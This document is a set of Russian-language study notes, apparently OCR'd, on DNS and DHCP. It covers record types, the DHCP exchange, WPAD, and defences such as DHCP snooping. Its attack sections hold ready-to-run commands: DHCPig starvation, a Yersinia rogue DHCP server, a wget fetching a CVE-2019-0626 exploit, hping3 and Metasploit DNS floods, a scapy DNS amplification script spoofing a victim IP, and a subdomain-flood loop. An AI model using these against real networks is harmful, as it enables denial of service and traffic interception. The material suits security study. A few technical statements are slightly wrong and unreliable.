

Сетевые сервисы DNS, DHCP

DNS (Domain name system) — система доменных имен, один из основных сервисов, который используется для получения информации о доменах (чаще всего для получения *IP*-адреса по доменному имени).П умолчанию использует 53 порт TCP.
Принцип работы DNS заступает Запрос-Ответ.



DNS так же свойственно делегирование, то есть один сервер отвечает за конкретную зону и хранит информацию о конечном числе доменов.



То есть запросы на dns действуют рекурсивно, если у него нет информации об этом домене от отправляет запрос на соответствующий сервер(передает цепочкой) - это рекурсивный запрос клиента

По мимо публичного использования DNS разворачивают для внутренних корпорационных использований, как правило, содержит публичную информацию из общедоступных серверов вместе с информацией о хостах и сетевых службах в пределах компании. Использование двух отдельных *DNS*-серверов необязательно, но является распространённой практикой в угоду обеспечения безопасности.

Записи:
A-запись (Address Record)
hacker.com → 192.168.1.1

AAAA-запись (IPv6 Address Record)
hacker.com → 2001:db8::ff00:42:8329

- A-запись возвращает **IPv4**, а AAAA-запись — **IPv6**.
- Если у сервера есть и IPv4, и IPv6, браузер может выбрать, какой использовать.

SOA-запись (Start of Authority)

```
hacker.com.  IN SOA ns1.hacker.com. admin.hacker.com. (
               2025013101  ; Serial number
               7200        ; Refresh time (2 часа)
               3600        ; Retry time (1 час)
               1209600     ; Expire time (14 дней)
               86400       ; Minimum TTL (1 день)
)
```

Что хранится в SOA-записи?

- **Основной DNS-сервер** (ответственный за зону).
- **Email администратора** зоны.
- **Серийный номер** (уведомляет о сменах в зоне).
- **Интервалы обновления** (как часто вторичные DNS-серверы должны обновлять зону).

CNAME-запись (Canonical Name Record)
www.hacker.com → hacker.com
Создаёт **псевдоним (алиас)** для другого домена.- Позволяет использовать несколько имён для одного сервера. Упрощает обслуживание DNS: если IP основного домена меняется, менять нужно только A-запись. Используется в CDN (Cloudflare, AWS) и балансировке нагрузки.

💡 Помимо A, AAAA, SOA и CNAME, есть ещё:

- **MX (Mail Exchange)** – указывает почтовые серверы домена.
- **NS (Name Server)** – задаёт DNS-серверы для домена.
- **TXT (Text Record)** – хранит произвольный текст, используется в SPF, DKIM, DMARC.
- **PTR (Pointer Record)** – обратная A-запись (IP → домен).

DHCP


DHCP работает по **клиент-серверной модели**. *DHCP*-клиент запрашивает *IP*-адрес, а *DHCP*-сервер выдаёт его из пула адресов (диапазон адресов задаётся при конфигурации *DHCP*-сервера и всегда ограничен. Например, для маски *255.255.255.0* пул составляет 253 адреса). Стоит отметить, что передаётся не только *IP*-адрес, но и маска подсети, адреса *DNS*-серверов, а также шлюз по умолчанию.

Процесс получения адреса и конфигурации сети:

1. Компьютер отправляет широковещательный запрос `DHCPDISCOVER` с целью узнать, присутствует ли в сети *DHCP*-сервер, который может выдать адрес нашему устройству. Адресом отправителя в этом сообщении является 0.0.0.0.
2. После получения широковещательного запроса *DHCP*-сервер отправляет `DHCPOFFER` — пакет, содержащий *IP*-адрес, который будет присвоен компьютеру. В данном случае для навигации пакета будет использован *MAC*-адрес компьютера, так как *IP*-адреса он пока что не имеет.
3. Компьютер, получив `DHCPOFFER`, высылает сообщение `DHCPREQUEST` — соглашается на выданный ему адрес. Данное сообщение рассылается всем устройствам сети, сообщая, что данный *IP*-адрес занят.
4. *DHCP*-сервер, получив `DHCPREQUEST`, резервирует выданный *IP*-адрес за *MAC*-адресом нашего компьютера и убирает этот *IP* из пула свободных, а также отправляет `DHCPACK` нашему устройству.

*когда клиент принудительно хочет прекратить аренду *IP*-адреса, он отправляет `DHCPRELEASE`

`DHCPREQUEST` и `DHCPACK` периодически пересылаются между сервером и клиентом, чтобы продлить время пользования динамическим адресом. Если сервер за определённый период не получает `DHCPREQUEST` от нашего компьютера, то *IP*-адрес освобождается.




WPAD (Web Proxy Auto-Discovery) — это механизм, который позволяет устройствам автоматически находить и использовать прокси-сервер в сети. WPAD можно передавать разными способами, включая **DHCP** и **DNS**.Когда устройство подключается к сети, оно запрашивает параметры через DHCP. Если в настройках DHCP-сервера задан параметр `252` (WPAD), клиент получит URL с конфигурацией прокси.

- Клиент отправляет DHCP-запрос (`DHCPDISCOVER`).
- DHCP-сервер отвечает, включая **опцию 252** с URL файла `wpad.dat` .
- Клиент загружает `wpad.dat` по указанному адресу.
- В файле `wpad.dat` содержатся правила маршрутизации трафика через прокси.

http://technet.microsoft.com/en-us/library/cc995090

Атаки на DHCP

DHCP starvation - атака на переполнения пула выдаваемых IP адресов DHCP сервера. Злоумышленнику требуется только менять MAC адрес и резервировать IP адрес на себя (и так пока пул не переполнится).



https://github.com/kamorin/DHCPig - Оборона можно тут прочитать

```
sudo apt install dhcpig
```

```
pig.py <имя интерфейса>
```

```
dhcpig -i eth0
```

- `-i <interface>` — выбрать интерфейс.
- `-b` — использовать "broadcast mode", увеличивает эффективность атаки.
- `-r` — отправлять случайные MAC-адреса (по умолчанию).
- `-q` — тихий режим (без лишнего вывода).
- `-h` — показать справку.

Результатом данной атаки может стать отказ *DHCP*-сервера, в результате чего новые клиенты не будут обслуживаться. А ещё данная атака готовит отличную почву для следующей.

Rogue DHCP

Подмена *DHCP*-сервера. При нахождении в сети ложного *DHCP*-сервера, часть клиентов получит неправильные адреса и сетевые опции.

Вследствие подмены шлюза по умолчанию наш *DHCP*-сервер получит возможность перенаправлять трафик клиентов на свои поддельные узлы. Таким образом, мы имеем эскалацию до атаки *MITM*, при которой у нас есть доступ к пакетам клиентов.


Для проведения данной атаки нам пригодится инструмент в виде фреймворка **Yersinia**. После проведения *DHCP Starvation* нам необходимо поднять собственный *DHCP*-сервер.

```
https://nervous-burglar-c90.notion.site/Yersinia-with-GUI-installation-on-Kali-Linux-13c9b466086a80189851f3618e23bc3e
```


```
apt install yersinia
```


```
yersinia -G
```

После этого выбираем *Launch attack*.



Во вкладке *DHCP* ставим галочку на *Rogue DHCP* и конфигурируем свой ложный сервер.





Windows Server CVE-2019-0626

Данная уязвимость возникает в библиотеке *dhcpcsvc.dll* и может привести к удалённому выполнению кода (*RCE*). Корень проблемы лежит во вредоносном *DHCP*-пакете, конец которого содержит полезную нагрузку. Из-за неверной обработки размера опции, произойдёт переполнение кучи.
https://www.securitylab.ru/analytics/499058.php
Exploit:

```
wget https://raw.githubusercontent.com/killvxk/POCS/refs/heads/master/CVE-2019-0626.py
```

CISCO CVE-2021-34737

Данная уязвимость была найдена в *DHCPv4*-сервере операционной системы *Cisco IOS XR*. Успешная эксплуатация может привести к падению *dhcpd*-процесса и обеспечить отказ *DHCP*-сервера примерно на 2 минуты. Суть состоит в отправлении вредоносного *DHCP*-пакета, который вызывает ошибку `Null pointer dereference`.

Методы защиты от атак DHCP

DHCP snooping — это технология безопасности, встроенная в операционную систему сетевого коммутатора. Принцип её работы основывается на разделении трафика *DHCP* на приемлемый и неприемлемый. Таким образом отсеиваются нелегитимные *DHCP*-серверы.


DHCP snooping выполняет следующие действия:

1. Проверяет трафик из ненадёжных источников и фильтрует вредоносные сообщения.
2. Создаёт базу данных, которая содержит информацию о вредоносных хостах, и использует её для проверки запросов от этих хостов.
3. Реализует функцию выделения двух типов портов — доверенных и не доверенных.

Таким образом широковещательные запросы будут направляться только на доверенные порты, а сообщения `DHCPOFFER` и `DHCPACK` с не доверенных портов блокируются.

Port Security - позволяет лимитировать количество *MAC*-адресов, передаваемых через порт, а также напрямую указывать, какие устройства могут пускать трафик через конкретный порт

Включенные на коммутаторе функции *DHCP snooping* и *Port Security* практически полностью исключают возможность проведения атак *DHCP starvation* и *Rogue DHCP* в силу того, что доверенный *DHCP*-сервер просто не будет выведен из строя атакой *DHCP starvation*, а следовательно и *Rogue DHCP*-сервер не сможет конфигурировать новых клиентов и выдавать им свои опции.



Атаки на DNS

DNS flooding

DNS flooding - атака на DNS сервер с использованием UDP протокола. Происходит перегрузка сервера и забивание трафика. Целью атаки является выведение DNS-сервера из строя.

Протокол UDP отлично подходит для реализации этой атаки, потому что UDP не требует установления соединения с сервером, что позволяет оставаться незамеченным.
https://www.youtube.com/watch?v=W1_tJvgbEog

```
Metasploit:
use auxiliary/dos/dns/<нужный нам тип DNS flooding>
RHOST <ip>
RPORT <port>
exploit
```

```
hping3 --flood --udp -p 53 -d 120 192.168.1.1
```

- `--flood` – максимальная скорость пакетов.
- -d 120 размер пакета
- `--rand-source` – случайные IP-адреса (анонимизация).
- `-2` – использование UDP.
- `-p 53` – атака на порт 53 (DNS).

DNS Amplification (усиленная атака)

Использует **спуфинг IP**: атакующий отправляет DNS-запросы с подменённым IP жертвы. DNS-сервер отправляет большие ответы на IP жертвы, перегружая его трафиком.

```
from scapy.all import *

target = "192.168.1.100"  # IP жертвы
dns_server = "8.8.8.8"
fake_request = IP(src=target, dst=dns_server)/UDP(dport=53)/DNS(rd=1,
qd=DNSQR(qname="example.com", qtype="ANY"))

send(fake_request, loop=1)
```

Атакующий отправляет DNS-запросы с подменённым IP жертвы. DNS-сервер отправляет большие ответы на IP жертвы, перегружая его трафиком.

Subdomain Flood (атака на под домены)


Атакующий запрашивает много случайных под доменов, заставляя DNS-сервер генерировать новые запросы.

```
for i in {1..10000}; do dig $(head /dev/urandom | tr -dc a-z | head -c 10).example.com @dns-
server; done
```

`$(head /dev/urandom | tr -dc a-z | head -c 10)` создаёт случайное имя под домена.

DNS Rogue server

Данная атака может являться продолжением атак *DHCP Rogue* и *DHCP Starving*. Принцип работы *DNS Rogue* заключается в подмене легитимного *DNS*-сервера. Если клиент подвергся атаке *DHCP Rogue*, то по умолчанию у него может быть указан адрес *DNS*-сервера хакера. Это позволяет делать изменения в записях и направлять жертву на фишинговые сайты или перекрыть ей доступ в интернет.



Атака *DNS Rogue* также может быть осуществлена при **атаке на роутер** — при подмене маршрутов *DNS*-серверов уязвимы оказываются сразу несколько устройств, находящихся в одном сегменте сети.

